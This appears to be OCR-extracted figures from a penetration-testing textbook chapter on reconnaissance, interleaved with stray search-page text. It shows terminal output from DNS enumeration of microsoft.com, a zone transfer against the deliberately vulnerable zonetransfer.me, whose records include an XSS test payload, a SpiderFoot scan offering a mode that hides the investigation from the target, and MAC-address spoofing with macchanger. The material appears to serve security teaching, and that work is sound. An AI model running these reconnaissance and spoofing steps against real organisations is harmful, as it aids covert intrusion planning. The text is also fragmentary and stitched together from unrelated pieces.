A collection of UX frameworks for creating beautiful, cross-platform apps that share code, design, and interaction behavior. Build for one platform or for all.
https://dynamics.microsoft.com › it-it · Translate this page
Eventi | Microsoft Dynamics 365
14-16 luglio 2021. Microsoft Inspire. Entra in contatto e interagisci con i partner di tutto il mondo per far crescere insieme il tuo business. Registrati ora. Selected ...



Gmail
Images
Sign in
Google
Google Search
I'm Feeling Lucky
Google offered in: हिन्दी Français Español (Latinoamérica) 中文 (繁體)
Search settings
2
Advanced search
Your data in Search
Search history
Search help
Send feedback
Business
How Search works
Privacy
1
Settings


Find pages with
To do this in the search box
all these words:
this exact word or phrase:
any of these words:
none of these words:
numbers ranging from:
to
Then narrow your results by
language:
any language
region:
any region
last update:
anytime
site or domain:
terms appearing:
anywhere in the page
SafeSearch:
Hide explicit results
file type:
any format
usage rights:
not filtered by license
Advanced Search


Google Hacking Database
Filters
Reset All
Show
Quick Search
Date Added
Dork
Category
Author
2021-07-02
Network or Vulnerability Data
Alexandros Pappas
2021-07-02
Various Online Devices
Kelvin Singh
2021-07-02
Pages Containing Login Portals
Alexandros Pappas
2021-07-02
Pages Containing Login Portals
Alexandros Pappas
2021-07-02
Sensitive Directories
Alexandros Pappas
2021-07-02
Pages Containing Login Portals
o Thakur
2021-06-28
Pages Containing Login Portals
Mugisha Peter Barasolo
2021-06-25
Vulnerable Servers
Alexandros Pappas
2021-06-25
Pages Containing Login Portals
Mugisha Peter Barasolo


DNS Server
DNS Query
Internet
Client PC
www.example.com
93.184.216.34


DNS Server
DNS Response
Internet
Client PC
www.example.com
93.184.216.34




```
kali@kali:~$ dnsrecon -d microsoft.com
[*] Performing General Enumeration of Domain: microsoft.com
[-] DNSSEC is not configured for microsoft.com
[*]      SOA ns1-205.azure-dns.com 40.90.
[*]      NS ns1-205.azure-dns.com 40.90.
[-]      Recursion enabled on NS Server 40.90.
[*]      NS ns1-205.azure-dns.com 2603:
[*]      NS ns2-205.azure-dns.net 64.4.
[-]      Recursion enabled on NS Server 64.4
[*]      NS ns2-205.azure-dns.net 2620:1ec:
[*]      NS ns4-205.azure-dns.info 13.107.
[-]      Recursion enabled on NS Server 13.107.
[*]      NS ns4-205.azure-dns.info 2620:1ec:
[*]      NS ns3-205.azure-dns.org 13.107.
[-]      Recursion enabled on NS Server 13.107.
[*]      NS ns3-205.azure-dns.org 2a01:111:
[*]      MX microsoft-com.mail.protection.outlook.com 40.93.
[*]      MX microsoft-com.mail.protection.outlook.com 40.93.
```

```
kali@kali:~$ host zonetransfer.me
zonetransfer.me has address 5.196.105.14
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
```

```
kali@kali:~$ host -t ns zonetransfer.me
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
```


```
kali@kali:~$ host -l zonetransfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me has address 5.196.105.14
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
home.zonetransfer.me has address 127.0.0.1
internal.zonetransfer.me name server intns1.zonetransfer.me.
internal.zonetransfer.me name server intns2.zonetransfer.me.
intns1.zonetransfer.me has address 81.4.108.41
intns2.zonetransfer.me has address 167.88.42.94
office.zonetransfer.me has address 4.23.39.254
ipv6actnow.org.zonetransfer.me has IPv6 address 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me has address 207.46.197.32
alltcpportsopen.firewall.test.zonetransfer.me has address 127.0.0.1
vpn.zonetransfer.me has address 174.36.59.154
www.zonetransfer.me has address 5.196.105.14
```


Trying Zone Transfers and getting Bind Versions:


```
Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                        7200    IN    SOA             (
zonetransfer.me.                        300     IN    HINFO       "Casio
zonetransfer.me.                        301     IN    TXT             (
zonetransfer.me.                        7200    IN    MX              20
zonetransfer.me.                        7200    IN    A       5.196.105.14
zonetransfer.me.                        7200    IN    NS      nsztm1.digi.ninja.
zonetransfer.me.                        7200    IN    NS      nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me.        301     IN    TXT             (
_sip._tcp.zonetransfer.me.              14000   IN    SRV             0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200   IN    PTR     www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.           7900    IN    AFSDB           1
asfdbbox.zonetransfer.me.               7200    IN    A       127.0.0.1
asfdbvolume.zonetransfer.me.            7800    IN    AFSDB           1
canberra-office.zonetransfer.me.        7200    IN    A       202.14.81.230
cmdexec.zonetransfer.me.                300     IN    TXT             "
contact.zonetransfer.me.                2592000 IN    TXT             (
dc-office.zonetransfer.me.              7200    IN    A       143.228.181.132
deadbeef.zonetransfer.me.               7201    IN    AAAA    dead:beaf::
dr.zonetransfer.me.                     300     IN    LOC             53
```


```
robinwood.zonetransfer.me.                  302     IN    TXT         "Robin
rp.zonetransfer.me.                         321     IN    RP              (
sip.zonetransfer.me.                        3333    IN    NAPTR           (
sqli.zonetransfer.me.                       300     IN    TXT             "'
sshock.zonetransfer.me.                     7200    IN    TXT             "()
staging.zonetransfer.me.                    7200    IN    CNAME   www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301      IN    A       127.0.0.1
testing.zonetransfer.me.                    301     IN    CNAME   www.zonetransfer.me.
vpn.zonetransfer.me.                        4000    IN    A       174.36.59.154
www.zonetransfer.me.                        7200    IN    A       5.196.105.14
xss.zonetransfer.me.                        300     IN    TXT     "'><script>alert('Boo')</script>"
```


```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 08:00:27:9c:f5:48 brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.71/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
       valid_lft 86352sec preferred_lft 86352sec
```











spiderfoot
New Scan
Scans
Settings
New Scan
Scan Name
First Scan
Seed Target
microsoft.com


By Use Case
By Required Data
By Module
All
Get anything and everything about the target.
All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.
Footprint
Understand what information this target exposes to the Internet.
Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.
Investigate
Best for when you suspect the target to be malicious but need more information.
Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.
Passive
When you don't want the target to even suspect they are being investigated.
As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.
Run Scan



spiderfoot
New Scan
Scans
Settings
First Scan
Status
Browse
Graph
Scan Settings
Log
www.microsoft.com
2600:
2600:
2600:
microsoft.com
2600:
2600:
2600:1







```
kali@kali:~$ dnsmap microsoft.com
dnsmap 0.35 - DNS Network Mapper

accounts.microsoft.com
IP address #1: 23.13.

admin.microsoft.com
IPv6 address #1: 2620:1ec:

admin.microsoft.com
IP address #1: 13.107.

ai.microsoft.com
IP address #1: 40.112.
IP address #2: 40.76.
IP address #3: 104.215.
IP address #4: 40.113.
IP address #5: 13.77.
```

```
kali@kali:~$ cat subdomains.txt
064-smtp-in-2a.microsoft.com
1501.microsoft.com
108.61.72.33.microsoft.com
45.76.116.45.microsoft.com
8057.microsoft.com
8075.microsoft.com
abtesting.microsoft.com
ac2.microsoft.com
academymobile.microsoft.com
```





```
kali@kali:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:cd:[redacted]  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.29  netmask 255.255.255.0  broadcast 172.30.1.255
        ether 08:00:27:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 7321  bytes 488009 (476.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7331  bytes 519400 (507.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
kali@kali:~$ macchanger -h
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --ending                Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -p,  --permanent             Reset to original, permanent hardware MAC
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -b,  --bia                   Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX
```

```
kali@kali:~$ sudo macchanger -A eth0
Current MAC:   08:00:27:[redacted] (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:[redacted] (CADMUS COMPUTER SYSTEMS)
New MAC:       0c:d9:96:53:6d:83 (CISCO SYSTEMS, INC.)
```

```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default q
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 08:00:27:9c:f5:48 brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.27/24 brd 172.30.1.255 scope global dynamic noprefixroute eth0
       valid_lft 535sec preferred_lft 535sec
```

